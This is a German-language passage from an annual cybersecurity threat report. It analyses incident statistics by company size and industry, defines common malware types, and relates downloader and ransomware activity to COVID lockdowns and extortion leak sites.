Diese Gruppe sticht besonders hervor, weil sie eine höhere Anzahl an Netzwerk- und Anwendungsanomalien aufweist. Tatsächlich war die Anzahl der gemeldeten netzwerkbezogenen Vorfälle höher als bei großen Unternehmen. Darüber hinaus weist diese Gruppe im Vergleich zu Kleinunternehmen in den Kategorien Richtlinienverstöße, Malware und Social Engineering eine geringere Anzahl bestätigter Vorfälle auf. Damit stehen mittlere Unternehmen in vier von sieben Vorfallkategorien im ‚Widerspruch' bezüglich Vorfallsmengen gegenüber ihrer Größe.

Die Vorfallsmenge mittlerer Unternehmen variierte in den letzten 12 Monaten. Insbesondere der April 2021 sticht mit einer Vorfallsmenge hervor, die fast so hoch ist wie bei großen Unternehmen. Bei der Untersuchung dessen, was diesen Anstieg verursacht hat, konnten wir feststellen, dass im April die meisten Kontoanomalien und Richtlinienverstöße sowie überdurchschnittlich viele Netzwerk- und Anwendungsanomalien aufgetreten sind.


Große Unternehmen

Die in diesem Bericht enthaltenen Kunden, die zu den Großunternehmen (über 10.000 Beschäftigte) gehören, machten in diesem Jahr einen Anteil von 22 % aus, was bedeutet, dass dort 53 % aller erkannten Vorfälle erfasst wurden. Große Unternehmen konnten mit 43 % mehr als doppelt so viele bestätigte Malware-Vorfälle als mittelständische Unternehmen verzeichnen. Ferner weisen sie im Vergleich zu kleinen und mittleren Unternehmen deutlich weniger Netzwerk- und Anwendungsanomalien (15 %) auf. Im Vergleich zum letzten Jahr haben wir einen Anstieg der bestätigten Malware-Vorfälle um 11 % verzeichnet. Ein Grund, weshalb Malware in dieser Gruppe so präsent ist, ist, dass ein Kunde im Datensatz enthalten ist, der mit einer sehr hohen Anzahl bestätigter und behobener Malware-Vorfälle zu tun hatte.

Abgesehen vom allgemeinen Trend gab es bei großen Unternehmen fast halb so viele netzwerkbezogene Vorfälle wie bei Kleinunternehmen, was einen ähnlichen Trend wie im letzten Jahr widerspiegelt. Wie auch bei den anderen Unternehmensgrößen können wir auch hier nach dem Höchststand im Juni 2021 einen rückläufigen Trend bei den Vorfallsmengen beobachten. Eine interessante Beobachtung ist, dass Großunternehmen bei genauerer Betrachtung von Vorfällen im Kontext von bestätigten Vorfällen im Zusammenhang mit Ransomware genauso wenig bestätigte Vorfälle aufgewiesen haben wie Kleinunternehmen.


Malware nach Unternehmensgröße

Anzahl der erfassten Malware-Vorfälle nach Größenklassen




Malware pro Kunde nach Unternehmensgröße

Anzahl der bestätigten Malware-Vorfälle pro Kunde, aufgeschlüsselt nach Unternehmensgröße



Malware im Laufe der Zeit

Alle im vergangenen Jahr aufgezeichneten Malware-Vorfälle




Malware-Trends

Wie bereits erwähnt, wurden 38 % aller unserer bestätigten Sicherheitsvorfälle als Malware eingestuft, was einem Anstieg von 18 % im Vergleich zum Vorjahr entspricht. Neben dem eben angesprochenen Anstieg konnten wir ab Juli 2021 einen deutlichen Rückgang von Malware verzeichnen, der sich im dritten Quartal 2021 fortgesetzt hat.

Soweit es uns möglich ist, können wir je nach Herkunft der Meldung ein bestimmtes Malware-typisches Verhalten erkennen, das wir nach dem VERIS-Framework klassifizieren. Adware stellt dabei die breiteste Kategorie dar und macht über 50 % aller identifizierten Malware-Aktivitäten aus.

Wenn wir die Kategorie ‚Adware' und alle anderen vage definierten Events unberücksichtigt lassen würden, kommen wir zu 1.022 bestätigten Malware-Aktivitätsereignissen, die wie folgt aufgeschlüsselt werden können:



Typische Arten beobachteter Malware

Adware ist Malware, die das Gerät eines Ziels infiziert und den Benutzer anschließend mit unerwünschten und konstanten Pop-up-Anzeigen überschwemmt. Es wird Werbung auf Computern angezeigt oder Suchergebnisse in Browsern geändert, um durch Benutzerklicks Geld für die Urheber zu verdienen. Wir ordnen Adware-Programme in eine umfassendere Kategorie mit potenziell unerwünschten Programmen oder Anwendungen (PUP/PUA) ein, die mit anderen Funktionen gebündelt werden können, womit Einfluss auf das Surfen im Internet oder die Computernutzung des Benutzers genommen werden kann.

Command and Control (‚C&C' oder ‚C2') bezieht sich darauf, wie Angreifer kommunizieren und die infizierten Systeme kontrollieren. Die meisten Malware-Arten kommunizieren mit dem vom Angreifer kontrollierten Server (C2-Server), um entweder Befehle zu empfangen, zusätzliche Komponenten herunterzuladen oder Informationen zu exfiltrieren.

Click Fraud tritt dann auf, wenn eine Person, ein automatisiertes Skript oder eine Malware einen berechtigten Benutzer eines Webbrowsers nachahmt, der auf eine Online-Anzeige klickt, sodass Websites, die die Anzeigen veröffentlichen, auf der Grundlage bezahlt werden, wie viele Besucher auf die Anzeigen klicken. Wir ordnen auch browserbasiertes Cryptomining dieser Kategorie zu.

Downloader bezieht sich auf Malware, die andere Malware auf bereits betroffene Systeme herunterlädt (und ausführt).

Spyware, **Keylogger** oder **Form-Grabber** werden erfasst, wenn Malware versucht, Benutzereingaben oder -aktivitäten abzufangen.

Wir ordnen ein Verhalten als **Worm** ein, wenn wir beobachten, dass Malware versucht, sich auf anderen Systemen oder Geräten auszubreiten.

Ransomware kann als eine Untergruppe von Malware beschrieben werden, bei der die Daten auf dem Computer eines Opfers gesperrt werden – in der Regel durch Verschlüsselung – und eine Zahlung verlangt wird, bevor die erpressten Daten entschlüsselt werden und dem Opfer der Zugriff wieder gewährt wird.

Es gibt verschiedene Erklärungsansätze für die Variationen, die wir in diesen verschiedenen Aktivitätskategorien im Laufe der Zeit beobachten konnten. Da diese Daten das widerspiegeln, was wir innerhalb unserer Kundenumgebung beobachten können, deckt sich das nicht immer genau mit dem, was die Bedrohungsakteure anstreben.


Die uns vorliegenden Daten zu Downloadern und Ransomware erweisen sich jedoch als sehr aufschlussreich, insbesondere wenn wir sie mit anderen uns vorliegenden Daten zur Intensität im Rahmen der COVID-Ausgangsbeschränkungen im Laufe der Zeit vergleichen.

Der im Balkendiagramm wiedergegebene COVID-Stringenzindex stammt von der Universität Oxford. Es handelt sich um eine zusammengesetzte Kennzahl, die auf neun Indikatoren basiert, darunter Schulschließungen, Arbeitsplatzschließungen und Reiseverbote, und die auf einen Wert von 0 bis 100 skaliert wurde. Mit anderen Worten, je näher sich der Balken dem Wert von 100 annähert, desto größer waren die Einschränkungen zu diesem Zeitpunkt. Wir haben die durchschnittlichen Kennzahlen für Skandinavien, Benelux, Deutschland, Frankreich, Großbritannien und Südafrika ermittelt, die den Großteil unseres operativen Bereichs ausmachen.

In den anderen beiden Zeilen werden die bestätigten Downloader- bzw. Ransomware-Aktivitäten dargestellt.

Downloader vs. Lockdown-Index

Dropper/Downloader, entdeckt in unserem MDR & COVID-Beschränkungen in Europa



Aus der Analyse dieses Diagramms ergeben sich mehrere Beobachtungen:

1. Wir können einen deutlichen Rückgang der bestätigten Downloader-Aktivität in den Monaten November und Dezember 2020 nach dem Takedown des Trickbot-Botnets durch die Strafverfolgungsbehörden sowie im Januar und Februar 2021, direkt nach dem Takedown von Emotet, beobachten. Nach diesen beiden Ereignissen nahm die Downloader-Aktivität stetig zu, bis sie im Juli während der Urlaubszeit in Europa ihren Höhepunkt erreichte.

2. Es scheint eine lose Korrelation zwischen Downloadern, die den Beginn der Cyber-Kill-Chain darstellen, und bestätigter Ransomware-Aktivität, die die letzte Phase der Kill-Chain darstellt, zu bestehen, was zu erwarten ist. Wir gehen jedoch davon aus, dass dies eher mit den gleichen externen Faktoren zusammenhängt, wodurch beide Aktivitäten angetrieben werden, als mit der einen Aktivität, die die andere verursacht.

3. Downloader- und Ransomware-Aktivitäten scheinen beide während der beiden wichtigsten Ferienzeiten des Jahres – Ostern und Sommer – zuzunehmen. Wir konnten keinen solchen Anstieg über Weihnachten 2020 beobachten. Allerdings könnte dies an den störenden Auswirkungen der Trickbot- und Emotet-Takedowns liegen, was wir zuvor thematisiert haben.

4. Grundsätzlich scheint es eine inverse Korrelation zwischen der Stringenz der COVID-Ausgangsbeschränkungen und dem Umfang der Downloader- und Ransomware-Aktivität zu geben. Je konsequenter die Ausgangsbeschränkungen, desto weniger Aktivitäten konnten wir beobachten. Diese allgemeine Beobachtung scheint auch für andere Formen von Malware-Aktivitäten zu gelten. Wie wir bereits im letztjährigen Bericht festgestellt haben, widerspricht dies dem vorherrschenden Diskurs, dass Angriffe zunehmen, sobald Benutzer von zu Hause aus arbeiten.

Die Schlussfolgerung hier scheint daher zu sein, dass die Mengenentwicklung und Muster der Malware-Aktivität überwiegend von den Mustern und Verhaltensweisen der potenziellen Opfer beeinflusst werden und nicht von den Entscheidungen des Angreifers. Die Ausnahme können Urlaubszeiten darstellen, in denen Angreifer ihre Aktivitäten intensivieren.

Die Aktivitäten der Strafverfolgungsbehörden haben in diesem Zusammenhang einen erheblichen Einfluss. Allerdings scheint dieser nur von kurzer Dauer zu sein, da neue Akteure und neuen Tools dazu neigen, aufzutauchen, nachdem andere ausgeschaltet oder verhaftet wurden.

Es dürfte auch interessant sein, die Daten, die wir von unseren Threat Detection-Services gewonnen haben, mit Daten aus der Beobachtung von Cyber-Extortion-‚Leak-Sites' zu vergleichen, auf die an anderer Stelle in diesem Bericht ausführlich eingegangen wird.

Das Betrachten der Daten zweier verschiedener Datensätze scheint ebenfalls aufschlussreich zu sein:


- Wie bereits erwähnt, besteht eine gewisse Korrelation zwischen Downloader- und Ransomware-Aktivitäten.
- Es besteht eine starke Korrelation zwischen der Anzahl der Bedrohungen, die wir auf Leak-Sites beobachten, und der Zahl der von uns beobachteten unterschiedlichen Bedrohungsakteure im Bereich der Cyber-Erpressung (wie wir an anderer Stelle in diesem Bericht diskutiert haben).
- Es scheint eine Korrelation zwischen dem Umfang der Downloader-Aktivität, die wir in unserem MDR-Dienst beobachten können, und der Anzahl der Bedrohungen zu bestehen, die wir im Laufe der Zeit auf Leak-Sites wahrnehmen.
- Folglich können wir zudem eine Korrelation zwischen der Anzahl der bestätigten Ransomware-Vorfälle, die wir unseren Daten zur Bedrohungserkennung entnehmen können, und der Anzahl der Bedrohungen, die wir auf Cyber-Extortion-Leak-Sites beobachten, erkennen.

Diese Korrelationen sind intuitiv gut zu greifen. Es überrascht uns jedoch etwas, dass sie sich angesichts der Anzahl der einbezogenen unabhängigen Variablen so trennscharf in den Daten widerspiegeln lassen.

Das Fazit für unsere Kunden und andere, die an der Bekämpfung der Bedrohung durch Cyber-Erpressung (oder Cyber Extortion) beteiligt sind, könnte vielleicht einfach folgendermaßen lauten: Erhöhte Downloader-Aktivität führt zu erhöhter Ransomware-Aktivität, was zu einem erhöhten Aufkommen von Cyber-Erpressung führt. Der Umfang der Angriffsaktivität scheint mit der Anzahl der Bedrohungsakteure im Zusammenhang zu stehen. Dies wiederum bedeutet, dass das Feld der Cyber-Erpressung ein Zahlenspiel ist. Und es scheint, als ob dieses Problem noch größer werden könnte, da immer mehr Kriminelle sich für diese spezielle Form der Kriminalität entschieden haben.

Downloader, Ransomware, Leak-Bedrohungen

Downloader und Ransomware, die bei unseren MDR-Operationen beobachtet wurden &
Leak-Bedrohungen und Bedrohungsakteure, die in unserer Leak-Site-Beobachtung verfolgt wurden




Fertigungsindustrie

Gemessen an der Anzahl der Kunden im Datensatz war die Fertigungsbranche von allen Branchen am häufigsten in dem diesjährigen Bericht vertreten. Im vorherigen Bericht haben wir beobachten können, dass über 75 % der Vorfälle in der Fertigung auf Netzwerk- und Anwendungsanomalien (29,10 %), Malware (21,26 %) und Kontoanomalien (26,54 %) verteilt waren.

In dieser Ausgabe können wir beobachten, dass Malware-Vorfälle mit fast einem Drittel aller Vorfälle in der Fertigungsindustrie dominieren. Die Zahl der Malware-Vorfälle erreichte im März 2021 erstmals ihren Höhepunkt und stieg im Juli 2021 erneut an. Wir können eine große Vielfalt an Malware-Arten beobachten, die von den abgeschwächten Versionen wie Adware und potenziell unerwünschten Programmen und Anwendungen bis hin zu Cryptomining, erkannten Downloadern/Droppern oder Ransomware-bezogenen Vorfällen reichen.

Netzwerk- und Anwendungsanomalien gingen um fast 6 % zurück. Der Anteil der Kontoanomalien sank um mehr als 11 %. Systemanomalien, Richtlinienverstöße und Social-Engineering-Fälle haben im Vergleich zum vorangegangenen Zeitraum geringfügig zugenommen.

Die Fertigung ist die beliebteste Branche, wenn es um Angriffe durch Gruppen von Cyber-Erpressern geht. In dieser Branche wurden von uns insgesamt über 23 % der Einträge im Zusammenhang mit Cyber-Erpressung erfasst; das Ganze im Zeitraum Januar 2020 bis Oktober 2021. Aus dem Verizon DBIR 2021 geht hervor, dass Cyber-Erpressung bei 61,2 % der Malware-bedingten Sicherheitsvorfälle stattgefunden hat. Im DBIR[2] ist zudem von einem ‚starken Anstieg' dieses Faktors gegenüber dem vorangegangenen Zeitraum die Rede.



Gesundheits- und Sozialwesen

Der Gesundheits- und Sozialsektor macht in diesen Daten 6 % unseres Kundenstamms aus und belegt Platz 7 in Bezug auf Vorfälle, die in den letzten 12 Monaten aufgetreten sind. Im Security Navigator 2021 haben wir festgestellt, dass Netzwerk- und Anwendungsanomalien im Gesundheits- und Sozialbereich 81,01 % der Vorfälle ausmachten, in diesem Jahr ist der Wert auf 65,90 % gesunken. Damit kam es im Gesundheits- und Sozialwesen erneut zu den meisten netzwerkbezogenen Sicherheitsvorfällen. Bei dieser Vorfallsart können wir hauptsächlich Eindringversuche, verdächtige abgehende Verbindungen und die unerlaubte Preisgabe von Informationen beobachten, was sich mit dem deckt, was wir bereits im letzten Jahr erfasst haben.


Die Kontoanomalien sind mit 11 % gegenüber dem Vorjahr konstant geblieben. Bei bestätigten Vorfällen wie diesen kann es sich um verdächtige Authentifizierungen, unbefugte Kontonutzungen oder andere unerwartete Kontoänderungen handeln.

Der größte Anstieg in Bezug auf den Anteil der Vorfälle konnte in den Kategorien Malware (5,52 % -> 15,08 %) und Social Engineering (0,08 % -> 5,08 %) verzeichnet werden.

Wir haben einen deutlichen Anstieg der Zahl der Phishing-Angriffe erfasst. Man kann vermuten, dass die Zunahme der Phishing-Angriffe und der Anstieg der Malware-Vorfälle zusammenhängen.

Darüber hinaus können wir auch feststellen, dass in diesem Bereich häufig nicht genehmigte Workarounds, potenziell unerwünschte Programme oder die Installation von Adware zum Einsatz kommen, die allesamt zur Zunahme bestätigter Malware-Vorfälle beitragen. Diese Vorfälle werden oft von Benutzern initiiert und könnten unterstreichen, dass der Gesundheitsbereich seit jeher damit zu kämpfen hatte, dass die eigenen Benutzer das größte Risiko dargestellten – die Bedrohung durch Insider.

Wir haben festgestellt, dass einige Cyberkriminelle trotz der Herausforderungen, die die Pandemie an diese ohnehin schon stark gebeutelte Branche gestellt hat, nicht davor zurückschrecken, die Gesundheitsbranche ins Visier zu nehmen. Uns liegen Hinweise zu 129 Vorfällen vor, aus denen hervorgeht, dass Gruppen von Cyber-Erpressern daran beteiligt waren, dass in den letzten 20 Monaten mehrere Opfer in der Gesundheitsbranche erpresst wurden.




Finanz- und Versicherungswesen


20 % aller in diesem Bericht vertretenen Kunden kommen aus der Finanz- und Versicherungsbranche. Betrachtet man die reine Vorfallsmenge, die von unseren Analysten bearbeitet wurde, ergibt sich für das Finanz- und Versicherungswesen die vierthöchste Anzahl aller bearbeiteten Vorfälle.

Im vergangenen Jahr stellten wir fest, dass die Kategorie Netzwerk- und Anwendungsanomalien 37,15 % aller Problemfälle im Finanz- und Versicherungswesen darstellten. Im Security Navigator 2022 erreicht diese Kategorie 38,66 %, was anteilig dem Vorjahr entspricht. Den stärksten Anstieg gab es bei den Systemanomalien zu verzeichnen, indem sie sich im Vergleich zum Vorjahr von 5,07 % auf knapp über 10 % fast verdoppelten. Der Anteil der Vorfälle im Zusammenhang mit Social Engineering und Kontoanomalien nahm leicht zu. Dieser Bereich gehört nach wie vor zu den Branchen mit den meisten bestätigten Social-Engineering-Vorfällen (12 %).

Zu den Kategorien mit einem Rückgang des verhältnismäßigen Anteils zählen Denial-of-Service (2,27 % -> 0,45 %), Malware (19,30 % -> 14,86 %) und Richtlinienverstöße (4,03 % -> 1,48 %). Auch im diesjährigen Bericht konnten wir einen Rückgang der bestätigten Malware-Fälle mit einem Anteil von rund 14 % verzeichnen.

Wenn wir uns die im Laufe der Zeit entdeckten Vorfälle ansehen, stellen wir fest, dass wir im Mai 2021 einen Anstieg der Anzahl der registrierten Vorfälle von 73 % im Vergleich zum Vormonat verzeichneten. Dieser Anstieg ist auf eine Zunahme von Eindringversuchen sowie der unerlaubten Preisgabe von Informationen in Bezug auf Netzwerk- und Anwendungsanomalien zurückzuführen. Ferner kann eine spürbare Erhöhung der Anzahl von Anomalien im Zusammenhang mit Kontoauthentifizierungen verzeichnet werden. Letztere lassen die Handschriften von Credential-Brute-Force- oder Credential-Stuffing-Attacken erkennen.





Freiberufliche, wissenschaftliche und technologische Dienstleistungen

